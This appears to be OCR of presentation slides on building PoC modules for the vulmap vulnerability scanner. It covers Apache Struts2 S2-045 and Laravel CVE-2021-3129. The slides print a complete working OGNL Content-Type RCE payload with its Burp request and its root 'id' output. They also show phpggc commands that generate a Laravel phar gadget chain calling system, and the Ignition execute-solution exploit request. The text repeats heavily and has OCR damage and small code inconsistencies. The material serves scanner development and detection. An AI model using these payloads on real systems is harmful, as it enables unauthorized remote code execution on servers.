
Development - layout



Development - layout



Development - layout



Development

Development - Example

gnome-terminal

```
zhzy@debian:~$ vulmap -u http://127.0.0.1:8045
                    __
                   [  |
  _   __  __   _    | |  _ .--..--.   ,--.  _ .--.
 [ \ [  ][  | | |   | | [ `.-. .-. | `'_\ :[ '/'`\ \
  \ \/ /  | \_/ |, | |  | | | | | | // | |,| \__/ |
   \__/   '.__.'_/[___][___||__||__]'-;__/| ;.___/
                                        [__|
[11:12:22] [WARN] Unknown version: 0.7
[11:12:29] [INFO] Start scanning target: http://127.0.0.1:8045
[11:12:32] [INFO] Unable to identify target, Run all pocs
[11:12:34] [+] The target is Apache Struts2: S2-045 [rce] [cmd:echo 04f9a5f98d9446039c412996f453ca74]
[11:12:51] [INFO] Scan completed and ended
```

Development - RCE (struts2-045)

burpsuite - requests

```
POST / HTTP/1.0
Host: 127.0.0.1:8045
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: %{(#test='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_mem
berAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.
container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ogn
l.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.
getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#req=@org.
apache.struts2.ServletActionContext@getRequest()).(#res=@org.apache.struts2.
ServletActionContext@getResponse()).(#res.setContentType('text/html;charset
=UTF-8')).(#s=new java.util.Scanner((new
java.lang.ProcessBuilder('id'.toString().split('\\s'))).start().getInputStr
eam()).useDelimiter('\\AAAA')).(#str=#s.hasNext()?#s.next():'').(#res.getWr
iter().print(#str)).(#res.getWriter().flush()).(#res.getWriter().close()).
(#s.close())}
Content-Length: 0
```

burpsuite - response

```
HTTP/1.1 200 OK
Date: Mon, 15 Mar 2021 03:22:53 GMT
Content-Type: text/html;charset=UTF-8
Server: Jetty(9.2.11.v20150529)

uid=0(root) gid=0(root) groups=0(root)
```

Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

```python
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

```python
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

```python
def random_md5():
    st = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
    md = hashlib.md5("".join(st).encode('utf-8')).hexdigest()
    return str(md)
```

d0970714757783e6cf17b26fb8e2298f
4297f44b13955235245b2497399d7a93
49db6c31f51a58374121761fab9a8543

Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
```

```
self.payload_s2_045 = r"%{(#test='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)." \
    r"(#_memberAccess?(#_memberAccess=#dm):" \
    r"((#container=#context['com.opensymphony.xwork2.ActionContext.container'])." \
    r"(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))." \
    r"(#ognlUtil.getExcludedPackageNames().clear())." \
    r"(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))))." \
    r"(#req=@org.apache.struts2.ServletActionContext@getRequest())." \
    r"(#res=@org.apache.struts2.ServletActionContext@getResponse())." \
    r"(#res.setContentType('text/html;charset=UTF-8'))." \
    r"(#s=new java.util.Scanner((new java.lang.ProcessBuilder" \
    r"('RECOMMAND'.toString().split('\\s'))).start().getInputStream()).useDelimiter('\\AAAA'))." \
    r"(#str=#s.hasNext()?#s.next():'').(#res.getWriter().print(#str))." \
    r"(#res.getWriter().flush()).(#res.getWriter().close()).(#s.close())}"
```

Development - RCE (struts2-045)

Apache Tomcat/6.0.37 - Error report - Google Chrome

127.0.0.1:8082/toLogin.doexec(%27%7Becho%20md5md5md5md5md5md5md5md5md5%7D%27).getInputStream(),%23b=new+java.io.InputStreamRea...

HTTP Status 404 -
/toLogin.doexec(%27%7Becho%20md5md5md5md5md5md5md5md5md5%7D%27).getInputStream(),%23
(meh)&z[(%7Bkey%7D)(%27meh%27)]

type Status report

message
/toLogin.doexec(%27%7Becho%20md5md5md5md5md5md5md5md5%7D%27).getInputStream(),%23b=new+jav
(meh)&z[(%7Bkey%7D)(%27meh%27)]

description The requested resource is not available.

Apache Tomcat/6.0.37

echo%20md5

Development - RCE

pycharm - ApacheStruts2.py

```python
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

```python
def misinformation(req, md):
    bad_1 = "echo%20" + md
    bad_2 = "echo%2520" + md
    bad_3 = "echo+" + md
    bad_4 = "echo_" + md
    bad_5 = "echo " + md
    bad_6 = "echo%2B" + md
    bad_7 = "&quot;" + md
    if bad_1 in req:
        return "misinformation"
    elif bad_2 in req:
        return "misinformation"
    elif bad_3 in req:
        return "misinformation"
    elif bad_4 in req:
        return "misinformation"
    elif bad_5 in req:
        return "misinformation"
    elif bad_6 in req:
        return "misinformation"
    elif bad_7 in req:
        return "misinformation"
    else:
        return req
```

Development - RCE

pycharm - ApacheStruts2.py

```python
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=fal
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

```python
def misinformation(req, md):
    bad_1 = "echo%20" + md
    bad_2 = "echo%2520" + md
    bad_3 = "echo+" + md
    bad_4 = "echo_" + md
    return "misinformation"
else:
    return req
```

Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

```python
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

```python
def misinformation(req, md):
    bad = "echo.{0,10}" + md
    if(re.search(bad, req) != None):
        return "misinformation"
    else:
        return req
```

Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("COMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
            verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info['prt_name'])
```

```
def scan_print(vul_info):
    if result == "PoCSuCCeSS":
        print(now.timed(de=delay) +
              color.green("[+] The target is " +
              prt_name + " " + info))
    elif result == "PoC_MaYbE":
        print(now.timed(de=delay) +
              color.green("[?] The target maybe " +
              prt_name + " " + info))
    else:
        if debug == "debug":
            print(now.timed(de=delay) +
                  color.magenta("[-] The target no " +
                  color.magenta(prt_name)))
        else:
            print("\r{0}{1}{2}".format(now.timed(de=delay),
                                       color.magenta("[-] The target no "),
                                       color.magenta(prt_name)),
                                       end="                \r",
                                       flush=True)
```


Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

gnome-terminal

```
zhzy@debian:~$ vulmap -u http://127.0.0.1:8045
                __
               [  |
 _   __  __   _  | |  _ .--.--.   ,--.   _ .--.
[ \ [  ][  | | |  | | [ `.-. .-. | `'_\ :[ '/'`\ \
 \ \/ /  | \_/ |, | |  | | | | | // | |,| \__/ |
  \__/   '.__.'_/[___][___||__||__]'-;__/| ;.___/
                                      [__|
[11:12:22] [WARN] Unknown version: 0.7
[11:12:29] [INFO] Start scanning target: http://127.0.0.1:8045
[11:12:32] [INFO] Unable to identify target, Run all pocs
[11:12:34] [+] The target is Apache Struts2: S2-045 [rce] [cmd:echo 04f9a5f98d9446039c412996f453ca74]
[11:12:51] [INFO] Scan completed and ended
```

Development - RCE (struts2-045)




反序列化！！！

Development - Deserialization (laravel)

gnome-terminal

```
zhzy@debian:~/phpggc$ php -d "phar.readonly=0" ./phpggc Laravel/RCE1 system id --phar phar -o php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex (ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"

=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00=2B=00=44=00=51=00=6F=00=... ...
```

gadget

```
<?php __HALT_COMPILER(); ?>

O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"*events";O:15:"Faker\Generator":1:{s:13:"*formatters";a:1:{s:8:"dispatch";s:6:"system";}}s:8:"*event";s:2:"id";}dummy&P`

~test.txt&P`

~testtest0#  {=/  GBMB

```

base64


```
PD9waHAgX19IQUxUX0NPTVBJTEVSKCk7ID8+DQoFAQAAAgAAABEAAAABAAAAAACuAAAATzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKgBldmVudHMiO086MTU6IkZha2VyXEdlbmVyYXRvciI6MTp7czoxMzoiACoAZm9ybWF0dGVycyI7YToxOntzOjg6ImRpc3BhdGNoIjtzOjIgNzc3RlbSI7fX1zOjg6IgAqAGV2ZW50IjtzOjI6Imlkijt9BQAAAGR1bW15BAAAAIkmUGAEAAAADH5/2KQBAAAAAAAACAAAAHRlc3QudHh0BAAAAIkmUGAEAAAADH5/2KQBAAAAAAAAdGVzdHRlc3RQVe82a3G8BEDos0sbJ4k5aY87gwIAAABHQk1C
```


pop chain


```
=50=00=44=00=39=00=77=00=61=00=48=00=41=00
=67=00=58=00=31=00=39=00=49=00=51=00=55=00
=78=00=55=00=58=00=30=00=4E=00=50=00=54=00
=56=00=42=00=4A=00=54=00=45=00=56=00=53=00
=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00
=2B=00=44=00=51=00=6F=00=46=00=41=00=51=00
=41=00=41=00=41=00=67=00=41=00=41=00=41=00
=42=00=45=00=41=00=41=00=41=00=41=00=42=00
=41=00=41=00=41=00=41=00=... ...
```

Development - Deserialization (laravel)

burpsuite - requests

```
POST /_ignition/execute-solution HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: python-requests/2.25.0
Accept-Encoding: gzip, deflate
Accept: application/json
Connection: close
Content-Length: 2925
Content-Type: application/json

{
  "solution": "Facade\\Ignition\\\\MakeViewVariableOptionalSolution",
  "parameters": {
    "variableName": "cve20213129",
    "viewFile": "=50=00=44=00=39=00=77=00=61=00=48=00=41=......"
  }
}
```

burpsuite - response

```
HTTP/1.1 500 Internal Server Error
Date: Tue, 16 Mar 2021 04:00:09 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.15
Cache-Control: no-cache, private
Connection: close
Content-Type: application/json
Content-Length: 12740

{
  "message":"file_get_contents(=50... ...
}
```

Development - Deserialization (laravel)


gnome-terminal

```
zhzy@debian:~/phpggc$ php -d "phar.readonly=0" ./phpggc Laravel/RCE1 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex (ord(i))[2:] + '=00' for
i in sys.stdin.read()]).upper())"
=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55=00=78=00=55=00=58=0
0=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=
00=38=00=2B=00=44=00=51=00=6F=00=... ...
```

php

```
zhzy@debian:~/phpggc$ php --version
PHP 7.4.15 (cli) (built: Feb 20 2021 09:45:56) ( NTS )
Copyright (c) The PHP Group
```

phpggc




Development - phpggc

gnome-terminal

```
zhzy@debian:~/phpggc$ php -d "phar.readonly=0" ./phpggc Laravel/RCE1 system id --phar phar -o
php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex (ord(i))[2:] + '=00' for
i in sys.stdin.read()]).upper())"

=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55=00=78=00=55=00=58=0
0=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=
00=38=00=2B=00=44=00=51=00=6F=00=... ...
```



Development - Laravel (CVE-2021-3129)

pycharm - Laravel.py

```python
def cve_2021_3129_poc(self):
    ver = []
    cmd = "echo lavavelcve20213129rce"
    try:
        for gadget_chain in self.payload_cve_2021_3129_gadget_chains.keys():
            __clear_log(url, header)
            __payload_send(url, header, 'A' * 2)
            __payload_send(url, header, xxx[gadget_chain])
            __payload_send(url, header, "xxx")
            text = str(__payload_send(url, header, "xxx"))
            if r"lavavelcve20213129rce" in text:
                ver.append(gadget_chain)
        if ver:
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

Development - Laravel (CVE-2021-3129)

pycharm - ApacheStruts2.py

```
def cve_2021_3129_poc(self):
    ver = []
    cmd = "echo lavavelcve20213129rce"
    try:
        for gadget_chain in self.payload_cve_2021_3129_gadget_chains.keys():
```

```
